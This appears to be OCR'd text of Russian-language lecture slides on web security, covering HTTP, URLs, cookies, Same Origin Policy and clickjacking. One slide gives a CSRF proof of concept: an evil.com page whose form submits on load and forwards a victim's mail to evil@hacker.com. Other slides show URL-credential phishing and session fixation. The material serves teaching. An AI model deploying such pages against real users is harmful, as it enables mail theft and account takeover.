Практические аспекты сетевой безопасности

Основы веб-технологий

Moar info

- Книги про то, почему все плохо
  - Michal Zalewski, The Tangled Web
  - The Web App Hacker Handbook, 2nd ed.
- Основные RFC:
  - HTTP/1.1: 2616, 2068 (RIP)
  - Cookies: 2109 (RIP), 2965 (RIP), 6265
  - URI: 3986
- http://www.w3.org/standards/

Состав веб-технологий

- Протоколы
  - HTTP/HTTPS – прикладной уровень
  - Существенно зависит от: TCP, SSL/TLS, DNS
  - Поверх HTTP: SOAP/XML-RPC/WebDAV и пр.
- На стороне сервера
  - технологии построения распределенных ИС
- На стороне клиента
  - HTML4, HTML5, XHTML + DOM
  - CSS
  - {Java,VB,J}Script
  - Flash/Java Applets/ActiveX/WhateverWTF

Протокол HTTP

- Текстовый; версии: 0.9, 1.0 и 1.1
- HTTP-запрос
  - метод, URL ресурса, версия протокола
  - заголовки
  - (опционально) тело запроса
- HTTP-ответ
  - версия, код и статус ответа
  - заголовки
  - (опционально) тело ответа

HTTP-запрос

POST /wp-includes/charts/flot-stats-data.php HTTP/1.1

User-Agent: Opera/9.80 (Macintosh; Intel Mac OS X 10.6.7; U; en)

Host: andrepetukhov.wordpress.com

Referer: http://andrepetukhov.wordpress.com/wp-admin/index.php

Cookie: wp-settings-time-13503864=1297961777

Content-Type: application/x-www-form-urlencoded

Content-Length: 139

height=260&page=estats&chart_type=stats-data&target=stat-chart&width=555&blog=13110337&unit=1&noheader=1&site=false&num=15&syn

Методы в протоколе HTTP

- GET, HEAD
- POST
- OPTIONS, TRACE
- PUT, DELETE
- Safe methods
  - idempotent methods

URL (1 из 3)

- http://server/path/program?query#fragment
- server
  - dns-имя (localhost, lvk.cs.msu.su, президент.рф)
    - как будет выглядеть президент.рф в HTTP-запросе?
  - IP-адрес (127.0.0.1, 2130706433 или bin или hex)
  - опционально – порт (service.nalog.ru:8080)
- Превращается браузером в:

  GET /path/program?query

  Host: server


  ...

URL (2 из 3)

- http://server/path/program?query#fragment
  - секции program, query и fragment – optional
    - пример: http://www.google.ru/
  - path – путь (логический) к файлу программы
  - query – аргументы для программы
  - fragment вообще не передается на сервер
- URL-кодирование
  - разрешенные символы: [A-Za-z0-9] и ‘.’, ‘-’, ‘~’, ‘_’
  - пробел кодируется +
  - все остальные символы кодируются %xx, где xx – код символа в кодировке UTF-8

URL (3 из 3)

- Относительные (relative) https://site/lol/doc.htm
  - lol2/a.jpg => https://site/lol/lol2/a.jpg
  - /admin/index.php => https://site/admin/index.php
  - //cdn.com/jquery.js => https://cdn.com/jquery.js
- HTTP AUTH в URL:
  - http(s)://username:pass@site/...
  - https://google.com:q=SomeInterestingAndVeryLongSearchQuery&more=stuff@evil.com



Заголовки HTTP-запросов

- User-Agent

  User-Agent: Opera/9.80 (Macintosh; Intel Mac OS X 10.6.7; U; en)

- Referer

  Referer: http://lvk.cs.msu.su/

- Cookie

  Cookie: JSESSIONID=316A5CE41D3F370466D2F8C4D4362735

- Authorization (admin:pass)

  Authorization: Basic YWRtaW46cGFzcwo=

- Content-Length

  Content-Length: 82

- Content-Type

  Content-Type: application/x-www-form-urlencoded

Вопросы для самостоятельного исследования (часть 1)

- http://server/path/program?key1=val1&key1=val2
  - что придет в программу в качестве значения key1: val1, val2 или оба?
- Дан запрос:

```
POST /path/program?key1=val1
Host: server
Content-Length: 9

key1=val2
```

  - что придет в программу в качестве значения key1: val1, val2 или оба?
- Как можно использовать полученные факты?

HTTP-ответ

HTTP/1.1 200 OK
Last-Modified: Mon, 11 Oct 2010 10:20:16 GMT
ETag: "c135d73798bc4bc5aad6d1aa4a8aa073”
Accept-Ranges: bytes
Content-Type: application/xml
Content-Length: 78
Server: nginx/0.6.39
Date: Sun, 03 Apr 2011 15:59:11 GMT
Connection: keep-alive

<cross-domain-policy>
<allow-access-from domain="*"/>
</cross-domain-policy>

Коды ответов (1 из 3)

- 1xx – информационные
  - 100 Continue
    - В запросе должно быть Expect: 100-continue
- 2xx – успех
  - 200 Ok
- 3xx – перенаправление
  - 301 Moved Permanently
  - 302 Found
  - 303 See Other
  - 304 Not Modified
  - 307 Temporary Redirect


Коды ответов (2 из 3)

- 4xx - ошибка со стороны клиента
  - 400 Bad Request
  - 401 Unauthorized
    - В ответе должен быть проставлен WWW-Authenticate
  - 403 Forbidden
  - 404 Not Found
  - 405 Method Not Allowed
- 5xx – ошибка со стороны сервера
  - 500 Internal Server Error
  - 501 Not Implemented
  - 502 Bad Gateway
  - 503 Service Unavailable

Коды ответов (3 из 3)

HTTP Code Madness

- 402 Payment Required
- 410 Gone
- 506 Variant Also Negotiates
- 300 Multiple Choices
- Редиректы:
  - 302 Found
  - 303 See Other
  - 307 Temporary Redirect
  - 308 Permanent Redirect
- 1984 - Thoughtcrime found on site


wat

Заголовки HTTP-ответов

- Server
  - Server: nginx/0.6.39
  - Content-Length (Content-Length: 78)
- Content-Type

  Content-Type: text/html; charset=UTF-8
- Location

  Location: http://www.google.com/
- Set-Cookie

  Set-Cookie: UID=2b7681f; expires=Tue, 02-Apr-2013 15:59:11 GMT; path=/; domain=.scorecardresearch.com
- WWW-Authenticate

  WWW-Authenticate: Basic

HTTP 1.0 и 1.1: основные отличия

- Persistent connections and
- Chunked transfer encoding
- Caching (ETag)
- Host header
- OPTIONS method
- Digest auth, proxy auth
- Compression (Accept-Encoding: gzip)
- Cookies

HTTP 0.9 еще не умер! (1/2)

- *HTTP/1.0 clients must . . . understand any valid response in theformat of HTTP/0.9 or HTTP/1.0.*

```
ngo ~/doc % nc ya.ru 80 | head -c 300
GET /
<!DOCTYPE html><html class="i-ua_js_no i-ua_css_standart  i-ua_browser_"
    lang="ru"><head><meta http-equiv="X-UA-Compatible"
    content="IE=EmulateIE7,IE=edge"><title>Яндекс</title><meta http-
    equiv=Content-Type content="text/html;charset=UTF-8"><link
    rel="alternate" type="application/rss+xml"
```

- Только метод GET
- Нет заголовков
- Почему это плохо?

HTTP 0.9 еще не умер! (2/2)

- http://ex.com:25/<html><body><h1>Hi!

```
=>
GET /<html><body><h1>Hi! HTTP/1.1
Host: ex.com:25
…
<=
220 example.com ESMTP
500 5.5.1 Invalid command: "GET /<html><body><h1>Hi! HTTP/1.1"
500 5.1.1 Invalid command: "Host: ex.com:25"
...
421 4.4.1 Timeout
```

- Запомните это

Вопросы для самостоятельного исследования (часть 2)

- Передать в запросе два одноименных заголовка с разными значениями
  - какой заголовок будет доступен программе: первый, второй или оба?
    - проверить на Content-Length и Cookies
- Передать в заголовке cookies два одноименных ключа с разными значениями
  - какое значение будет доступно программе: первое, второе или оба?
- Передать два заголовка set-cookie с разными путями - / и /path, но с одноименными ключами
  - какое значение будет использовать браузер: первое, второе или оба?
- Как можно использовать полученные факты?

Инструменты

- netcat, telnet for HTTP
- openssl s_client -connect server:443
- Burp Suite
- Firefox с расширениями:
  - FoxyProxy
  - FireBug
  - TamperData
- Можно поставить еще прокси для просмотра HTTP-трафика – например, WebScarab
  - Browser -> Burp Suite -> Logging Proxy -> Web App


Хостинг

- Workflow веб-сервера
  - Как на одном узле развернуть несколько сайтов?
- Как передать программе входные данные и получить ответ?
  - CGI
    - REQUEST_METHOD, PATH_INFO, QUERY_STRING, REMOTE_ADDR
  - Модули сервера
- Как решить задачу масштабирования и балансировки нагрузки?
- Хостинг и HTTPS


Прокси-серверы

- Прямые прокси и gateway
  - открытые и анонимные прокси
  - прозрачные прокси
    - **самостоятельное исследование**: как обнаружить?
  - **Самостоятельное исследование**: прокси и HTTPS?
- Обратные (reverse) прокси
- Задачи
  - кэширование, балансировка нагрузки
  - централизованный контроль
    - access control, DLP, проверка на malware, цензура и пр.
  - биллинг и протоколирование
  - шифрование/дешифрование, аутентификация

Схема работы модуля типичного веб-приложения



Реализация сеансов — cookies (1/2)



Pitfalls

- Fail #1. Set-cookie: username=jdoe
- Fail #2. http://10russia.ru/
  Set-Cookie:count_voted=2;
- Fail #3. Фиксация сессии

```
<= http://site.com/?sessid=DEADBABE
=> Set-Cookie: sessid=DEADBABE
```

- SSO и поддомены:
  - login.example.com sets SESSID for .example.com
  - kittens.example.com can read and write it

Реализация сеансов - альтернативы

- По IP-адресу
  - NAT
- HTTP-аутентификация (в т.ч. NTLM для Win)
  - Уч. данные в открытом виде (кроме NTLM)
- URL-overwriting
  - Referer leakage
- Скрытые поля форм + PostBack
  - Нельзя работать в нескольких табах
- HTML5 localstorage
  - Работает не везде

Технологии на стороне клиента

- HTML{3.1,4,5}, XHTML
- CSS
- DOM
- JavaScript, AJAX
- Java-апплеты, ActiveX, Flash, Silverlight
- История и логика возникновения
  - отделение контента от представления и от логики
  - борьба за интерактивность
  - same origin policy
    - http://www.devarticles.com/c/a/JavaScript/JavaScript-Security/

Способы сделать HTTP-запрос

- С помощью пользователя
  - ссылки

```
<a href="http://site.com/?var=val">Нажми меня!</a>
```

  - формы

```
<form action=http://site.com/?var=val method="post">
<input type="text" name="uname" id="uname4" />
<input type="password" name="pass" id="pass4" />
<input type="hidden" name="redir" id="url" value="http://site.com/" />
<input type="submit" value="Login in" /></form>
```

- Автоматически

<img>, <iframe>, <link>, <script>,<object> события JS

- Формы и ссылки можно «нажимать» из JS

WWW и cookies

- Примеры включения ресурсов с других сайтов
  -
  - <link rel=”stylesheet” type=”text/css” href=”http://othersite/mystyle.css” />
  - <script src=”http://js-vault.us.to/cute-library.js”></script>
  - <iframe src=”http://socialnetwork.no/social.widget” />
- Аутентификация в WWW обычно прозрачна для пользователя
  - cookies
  - HTTP-authorization
- Сможете увидеть уязвимость технологии?

Cross-Site Request Forgery

http://evil.com/hack.html:

```
<html>
<head><title>All you mail are belong to us</title></head>
<body onload=”CsrfForm.submit();”>
    <img src="http://www.jewelrynutauctions.com/wp-content/uploads/cute-kittens-20-great-pictures-1.jpg" />
    <form id=”CsrfForm” action=”http://mail/actions/add” method=”POST”>
        <input type=”hidden” name=”type” value=”forward” />
        <input type=”hidden” name=”condition” value=”all” />
        <input type=”hidden” name=”target” value=”evil@hacker.com” />
    </form>
</body></html>
```

- CSRF - это выполнение действий
- Смена пароля, смена почты, добавление админа и т. п.
- Уязвимость на уровне дизайна протокола
- Как спастись?

Как бороться с CSRF?

Паттерн «Synchronizer token»

- Сервер передает клиенту ключ
  - обычно в виде hidden-поля формы
- Для совершения операции пользователь должен передать ключ обратно
  - на легитимной странице это делается автоматически
  - страница злоумышленника не может получить ключ из hidden-поля формы из-за Same-origin policy (SOP)
  - WTF SOP?


СОП
СОЮЗ ОХРАННЫХ ПРЕДПРИЯТИЙ
ТОМСКА И ТОМСКОЙ
ОБЛАСТИ

Same origin policy

- Window boundary
  - SOP не позволит скрипту, загруженному с http://evildomain.cc/, в одном окне манипулировать документом с http://sbrf.ru/
- Frame boundary
  - SOP не позволит скрипту, загруженному с http://evildomain.cc/, в одном фрейме манипулировать фреймом с http://sbrf.ru/
- Embedded scripts
  - скрипт, внедренный в страницу http://www.somesite.com/index.html через <script src="…" />, будет считаться скриптом с домена www.somesite.com
- Images & CSS
  - картинки и таблицы стилей, загруженные со сторонних ресурсов, все равно считаются частью документа и становятся доступными JS

Same origin policy

- http://www.example.com/dir/page.html

Ресурс	SOP	Комментарии
http://www.example.com/	+	
http://www.example.com/dir2/other.html	+	
http://www.example.com:81/dir/other.html	-	Порт
https://www.example.com/dir/other.html	-	Протокол
http://en.example.com/dir/other.html	-	Имя хоста
http://example.com/dir/other.html	-	Имя хоста
http://v2.www.example.com/dir/other.html	-	Имя хоста

- NB: IE игнорирует порты. Pwned via HTTP/0.9

Вопросы для самостоятельного исследования (часть 3)

- HTML-документ открывается локально (double-click по файлу)
  - можно ли из этого документа считывать локальные файлы с помощью схемы file:// ?
- Попробуйте осуществить кросс-доменный XMLHttpRequest из-под разных браузеров; опишите увиденную реакцию
- Чем отличается Same Origin Policy для JavaScript от Same Origin Policy для Java-апплетов?
- Найдите и опишите как можно больше способов сделать кросс-доменные запросы

Вопросы для самостоятельного исследования (часть 4)

- Какой запрос сформирует браузер, если:
  - в теге <form> не указать атрибут “action”?
  - в теге <form> не указать атрибут “method”?
  - указать пустое имя параметра в поле типа “text”?
  - не указать атрибут “name” в поле типа “text”?
  - у кнопки submit не указать атрибут “value”?
- Как можно отправить форму без кнопки submit?
- Реализуйте HTTP-запрос из таблицы CSS-стилей
- Реализуйте XMLHttpRequest, который должен посылаться в результате обработки события onerror в теге <img>

Вопросы для самостоятельного исследования (часть 5)


- Зачем может быть нужно обойти SOP? Как это можно сделать?
- Что такое CORS и как это работает?
- Что такое HTTP preflighting и зачем он нужен?
- Какие существовали способы обхода HTTP preflighting через браузерные плагины?

Bonus: Clickjacking (1/2)

YO dawg, I herd U like frames so we put frame in your frame so U can click while U click

Bonus: Clickjacking (2/2)

- Evil.com/win.html содержит прозрачный iframe mail.com/delete-all.p



- NB: Followjacking для твиттера по-прежнему работает

Вопросы?